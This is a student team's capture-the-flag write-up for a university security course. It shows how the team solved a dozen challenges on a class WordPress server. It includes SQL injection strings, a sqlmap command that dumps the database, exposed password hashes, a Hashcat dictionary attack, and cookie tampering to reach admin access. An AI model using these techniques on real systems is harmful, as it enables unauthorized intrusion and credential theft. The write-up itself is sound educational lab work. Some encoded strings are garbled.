

## COMP 116 - Capture the Flag Write-Up

Team 12: Reema Al-Marzoog, Bradley Frizzell, Astro Li, Fangyuan Xu

Due: November 10, 2015

### Challenge 1: You are staring right at it

According to the hint, we clicked on the crying picture and noticed the url is a path to a directory.



Then look into the uploads/2015/10/ directory and noticed a README.txt which contains the key.

### Index of /ctf/wp-content/uploads/2015/10/

---

<a href="#">../</a>		
<a href="#">README.txt</a>	09-Nov-2015 03:11	46
<a href="#">happy-150x150.png</a>	09-Nov-2015 03:11	27104
<a href="#">happy.png</a>	09-Nov-2015 03:11	26601
<a href="#">uncleherbert1.jpg</a>	09-Nov-2015 03:11	85207
<a href="#">uncleherbert2.jpg</a>	09-Nov-2015 03:11	57946
<a href="#">uncleherbert3.jpg</a>	09-Nov-2015 03:11	66601
<a href="#">uncleherbert4.gif</a>	09-Nov-2015 03:11	94447
<a href="#">uncleherbert5.jpg</a>	09-Nov-2015 03:11	72471
<a href="#">uncleherbert6.gif</a>	09-Nov-2015 03:11	73083
<a href="#">uncleherbert7.jpg</a>	09-Nov-2015 03:11	74052
<a href="#">uncleherbert8.gif</a>	09-Nov-2015 03:11	509494

---

### Challenge 2: Unnecessary service

According to hint, we use nmap to scan the ip address and noticed FTP port is open. Then we ftp the ip address and find the key.

```
wr-130-64-179-95:crack-lab mengtianli$ ftp 67.23.79.113
Connected to 67.23.79.113.
220 key{3ade9451b891078b05616e2a3a9754ce33ff3a6e}
```

### Challenge 3: Analyze the binary

After download the binary file from the website, we opened it with TextEdit, and searched for 'key', finding the following:

Watch the video. The key is the SHA1 sum of the number, as a word in all caps, in the video.

We then realized by going through the file and taking the line above as a hint, that the .exe was in fact a pcap file, and so we opened it with WireShark. We then used WireShark to export the objects from the file, from which we got the sesame street video. We then took a trip back to Pre-School, and watched through the video until we found the following:



From there, it was obvious that the key was "SEVEN" (ah ah ah!).

#### **Challenge 4: Do not give Ming a hug but...**

This one was a social engineering task. For this, we found the page at flag.txt, which said to go ask Ming to show us his Blue card. On this card was another key.

#### **Challenge 5: All your base64 are belong to us.**

We notice that the chat board is vulnerable to sql injection. So we use the common injection script "1 or 1=1" and manage to pull some hidden information.

## The Happening

Reply

Comments:

提交

Welcome to the 2015 CTF

Thrash away!

Redacted

U29IZWJvZHkgb25jZSB0b2xklG1lIHROZSB3b3JsZCBpcyBnb25uYSByb2xslG1l

Redacted

SSBhaW4ndCB0aGUgc2hhcnBlc3QgdG9vbCBpbIB0aGUgc2hlZA==

Redacted

U2hlHdhcyBsb29raW5nlGtpbmQgb2YgZHVtYiB3aXRolGhlciBmaW5nZXlglYW5klGhlciB0aHVlYg==

Redacted

a2V5e2ZhMTRhNTE4ZjZiNjM0MzNhODhjYjU5NjgzM2JmNjhiZDY2Nzl3NjJ9

Redacted

SW4gdGhlIHNoYXBllG9mIGFulCJmliBvbiBoZXlglZm9yZWhtYWQ=

Redacted

V2VsbCwgdGhlHllYXJzIHNOYXJ0IGNvbWluZyBhbmQgdGhleSBkb24ndCBzdG9wlGNvbWluZw==

Redacted

RmVklHRvIHROZSBYdWxlcYBhbmQgSSBoaXQgdGhlGdyb3VuZCBYdW5uaW5n

Redacted

RGlkbid0IG1ha2Ugc2Vuc2Ugbm90lHRvIGxpdmUgZm9yIGZ1bg==

Redacted

WW91ciBicmFpbiBnZXRzIHNTYXJ0IGJldCB5b3VylGhtYWQgZ2V0cyBkdW1i

Cybersecurity as Realpolitik

According to the hint, we guess that these string patterns matches base64 encoding. After using an online base64 decoder, one of the strings is the key.

## Decode from Base64 format

Simply use the form below

```
a2V5e2ZhmTRhNTE4ZjZiNjM0MzNhODhjYjU5NjgzM2JmNjhiZDY2NzI3NjJ9
```

< DECODE >

UTF-8



(You may also select input charset.)

```
key{fa14a518f6b63433a88cb596833bf68bd6672762}
```

## Challenge 6: Don't ask me if something looks wrong. Look again, pay careful attention

We notice that the website has an admin page that we can try to break into. We use the common sql injection script again.(' or '1'='1') Then we get a page with error code 404. According to the hint, we look into the source code of the page and find the key in the HTML comment.

← → ↺ 🏠 67.23.79.113/ctf/main.php


# 404 Not Found

nginx/1.4.6 (Ubuntu)

```
</body>
</html>
<!-- Hmmm, the plot thickens... key{83da018c3a5af6d0f2806049c4082387f1de3955}-->
```

## Challenge 7: Don't ask me if something looks wrong. Look again, pay really careful attention.

Since there is a hint about logout, we relate that hint with cookie. Then we download a cookie manager for Chrome and notice there is a suspicious cookie named "lg".



The screenshot shows a Chrome cookie manager interface. At the top, there's a blue bar with 'Add New Cookie'. Below it, a green bar shows the domain '67.23.79.113' with a 'Delete Domain' link. A list of cookies is shown, including 'wordpress\_aa04214b8b46e68016b5be13f4e128c5', 'wordpress\_test\_cookie', 'wordpress\_logged\_in\_aa04214b8b46e68016b5be13', and 'wp-settings-time-3'. The 'lg' cookie is selected, showing its details: Value 'false', Domain '67.23.79.113', Path '/ctf', Store ID '0'. It has checkboxes for 'Host Only' (checked), 'Secure' (unchecked), 'HTTP Only' (unchecked), and 'Session' (checked). The expiration date is 'e.g., Nov 09 2015 00:13:07'. A 'Save' button is at the bottom right.


After setting this cookie to true, we get a key at main.php.

### Challenge 8: Did you forget to logout?

According to the hint, we find the logout.php page. Then we look at the bottom of the page, there is a key. (Very tricky...)

### Challenge 9: Buried in the dump, part 1: wide open

Upon navigating to the board.php page, it was very clear that an image was disappearing a split second after landing on the page. Thus, we used a No-Script plugin in our browser to stop any scripts from running. With this plugin turned on, we were able to discover the original image, which was the following:






We then proceeded to download this image, and open it up as a text file. We then searched through the text for 'key' and found the key.

## Challenge 10: Buried in the dump, part 1A: metadata p0rn

## Challenge 11: Buried in the dump, part 2: needle in the haystack

We notice that the board is sql injectable. So we try the "sqlmap" on Kali with the url as the board.php?id=1.

A screenshot of a terminal window on a Kali Linux system. The terminal shows the command 'sqlmap --url=http://67.23.79.113/ctf/board.php?id=1 -a' being executed. The output includes a version string '{1.0-dev-nongit-20151109}', a legal disclaimer, and a series of status messages indicating that the connection to the target URL is stable and that the GET parameter 'id' is dynamic. The terminal background features a dark blue and black dragon-like graphic.

```
root@kali:~# sqlmap --url=http://67.23.79.113/ctf/board.php?id=1 -a
{1.0-dev-nongit-20151109}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 05:37:56

[05:37:57] [INFO] testing connection to the target URL
[05:37:57] [INFO] testing if the target URL is stable
[05:37:58] [INFO] target URL is stable
[05:37:58] [INFO] testing if GET parameter 'id' is dynamic
[05:37:58] [INFO] confirming that GET parameter 'id' is dynamic
[05:37:58] [INFO] GET parameter 'id' is dynamic
```

Then we manage to dump the mysql database all at once, including the access to all keys.

16		key{2091a21db0bc41e5cbfe5dfecffd3e12198b05ef}		0	
17		key{e66e28552e7e71c3ca5fa04540213bb7c0744f03}		0	
18		key{0a10e415da14795965b23364b6f9013dd5c9e80e}		0	
19		key{5ced54168466390013355d08b2942170d0b3a0f9}		100	
20		key{3ade9451b891078b05616e2a3a9754ce33ff3a6e}		100	
21		key{cabd534c35ee6a39365f4ed3bce4eafdcc3d4b8d}		200	
22		key{031407210601020702190718010518031814071817}		100	
23		key{fa14a518f6b63433a88cb596833bf68bd6672762}		200	
24		key{83da018c3a5af6d0f2806049c4082387f1de3955}		200	
25		key{2797449c56a55474cf682003e60cde0cbb05335a}		300	
26		key{1299dc608a808e8c4d0c3394e39b0d93ff5d6acb}		100	
27		key{550d052dc9b07189f83c354c7bfd8d86f5fbdae5}		100	
28		key{d1e2abc18a8b508f620471e42c72adf3818c6480}		100	
29		key{57d5fd2743a01ff55092d08f79355b186a46d62a}		400	
30		key{bc358d87493ed2272574a4dedc5295d386dcf451}		200	
-----+-----+-----+					

## Challenge 12: About my friend bobo...

In the mysql database, we searched for “bobo” and manage to get its password hash.

```
-----+
| 1 | <blank> | $P$BM0tINUI32/PwLgvCJF1X9pH70NWTr1 | admin
| blinkythewonderchimp@gmail.com | 0 | admin
| admin | 2014-10-26 03:25:13 | $P$B66y8s1mBAaAYhg90
EKj.5wYntxi. |
| 3 | <blank> | $P$BxnlpBx/CuqXw4yVAtuU07t10Q1sFN1 | bobo
| do not reply@apple.com | 0 | Bo bobobo Bo
```

Then we use the Hashcat on windows to dictionary attack the hash. Turns out the password is “supermodel”. Since the website is powered by Wordpress, we find the wp-admin.php and login with the username and password above. After wandering for a while, we find the key in the account.

Edit Post

[Add New](#)

## Congratulations!

<p>Ming in the houze</p>

<p><!--more-->key{bc358d87493ed2272574a4dedc5295d386dcf451}</p>

Word count: 0

Last edited by Bo bobobo Bo on November 6, 2015 at 7:06 am